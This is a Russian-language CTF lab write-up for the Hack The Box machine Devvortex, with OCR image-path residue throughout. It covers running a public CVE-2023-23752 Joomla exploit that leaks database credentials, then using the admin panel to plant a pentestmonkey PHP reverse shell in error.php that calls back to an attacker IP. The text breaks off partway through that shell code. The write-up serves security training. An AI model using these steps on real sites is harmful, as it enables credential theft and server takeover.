
Exploit Database
https://www.exploit-db.com › ...
Joomla! v4.2.8 - Unauthenticated information disclosure
8 апр. 2023 г. — Joomla! v4.2.8 - Unauthenticated information disclosure. CVE-2023-23752 . webapps exploit for PHP platform.

GitHub
https://github.com › Acceis
Acceis/exploit-CVE-2023-23752: Joomla! < 4.2.8
This is an exploit for the vulnerability CVE-2023-23752 found by Zewei Zhang from NSFOCUS TIANJI Lab. Nice resources about the vulnerability:.

Поиск эксплоитов в Google

Вторая ссылка ведет к эксплоиту для уязвимости CVE-2023-23752, которая дает неавторизованному пользователю возможность получить приватную информацию, включая учетные данные зарегистрированных пользователей. Устанавливаем необходимые модули Ruby и запускаем эксплоит.

```
sudo gem install httpx docopt paint
ruby exploit.rb http://dev.devvortex.htb
```




```
┌──(ralf㉿ralf-PC)-[~/tmp/HTB/devvortex/exploit-CVE-2023-23752]
└─$ ruby exploit.rb http://dev.devvortex.htb
Users
[649] lewis (lewis) - lewis@devvortex.htb - Super Users
[650] logan paul (logan) - logan@devvortex.htb - Registered

Site info
Site name: Development
Editor: tinymce
Captcha: 0
Access: 1
Debug status: false

Database info
DB type: mysqli
DB host: localhost
DB user: lewis
DB password: P4ntherg0t1n5r3c0n##
DB name: joomla
DB prefix: sd4fg_
DB encryption 0
```

Результат работы эксплоита

Получаем учетные данные, в том числе и администратора CMS.

Joomla Super User → RCE

Если у нас есть привилегии администратора в CMS, можно загрузить на сервер свой код и выполнить его, а это дает нам возможность получить RCE. В Joomla перейдем на вкладку System к настройке Site Templates.


Not secure | dev.devvortex.htb/administrator/index.php?option=com_cpanel&view=cpanel&dashboard=system
Joomla!
System Dashboard
Toggle Menu
Home Dashboard
Content
Menus
Components
Users
System
Help
Setup
Global Configuration
Install
Extensions
Discover
Languages
Templates
Site Templates
Site Template Styles
Maintenance
Clear Cache
Database
Global Check-in
Manage
Extensions
Languages
Content Languages
Language Overrides
Information
Warnings
Installation Messages
System Information
Update
Joomla
Extensions
Update Sites
User Permissions

Содержимое вкладки System




Joomla!
Templates: Templates (Site)
Styles
Options
Help
Site
Search
Clear
Template ascending
20
5/5 Columns

Image	Template ▲	Version	Date	Author	Override Files
Preview	Cassiopeia Details and Files No preview available. You can enable preview in the options. Parent	1.0	2017-02	Joomla! Project admin@joomla.org	Up to date

Активные шаблоны Joomla

Выбираем доступный шаблон и получаем доступ к его файлам. Самый безобидный для работы сайта файл — это `error.php`.


Templates: Customise (Cass
Not secure | dev.devvortex.htb/administrator/index.php?option=com_templates&view=template&id=223&file=L2Vycm9yLnBocA%3D%3D&isMedia=0
Joomla!
Templates: Customise (Cassiopeia)
Save
Save & Close
Rename File
Delete File
Close File
Editor
Create Overrides
Updated Files
Template Description
/templates/cassiopeia
cassiopeia
html
component.php
error.php
index.php
joomla.asset.json
offline.php
templateDetails.xml
/media/templates/site/cassiopeia
assets
Press F10 to toggle


Editing file "/templates/cassiopeia/error.php" in template "cassiopeia".

```
<?php

/**
 * @package     Joomla.Site
 * @subpackage  Templates.cassiopeia
 *
 * @copyright   (C) 2017 Open Source Matters, Inc. <https://www.joomla.org>
 * @license     GNU General Public License version 2 or later; see LICENSE.txt
 */

defined('_JEXEC') or die;

use Joomla\CMS\Factory;
use Joomla\CMS\HTML\HTMLHelper;
use Joomla\CMS\Language\Text;
use Joomla\CMS\Uri\Uri;

/** @var Joomla\CMS\Document\ErrorDocument $this */

$app = Factory::getApplication();
$wa  = $this->getWebAssetManager();

// Detecting Active Variables
$option   = $app->input->getCmd('option', '');
$view     = $app->input->getCmd('view', '');
```

Содержимое файла error.php

В качестве выполняемого кода используем реверс-шелл pentestmonkey.

> **Справка: реверс-шелл**
>
> Обратный шелл — это подключение, которое активирует атакуемая машина, а мы принимаем и таким образом подключаемся к ней, чтобы выполнять команды от лица пользователя, запустившего шелл. Для приема соединения необходимо создать на локальной машине listener, то есть «слушатель».



/templates/cassiopeia
cassiopeia
html
component.php
error.php
index.php
joomla.asset.json
offline.php
templateDetails.xml
/media/templates/site/cassiopeia
assets

Editing file "/templates/cassiopeia/error.php" in template "cassiopeia".

```
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.16.49';  // CHANGE THIS
$port = 4321;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
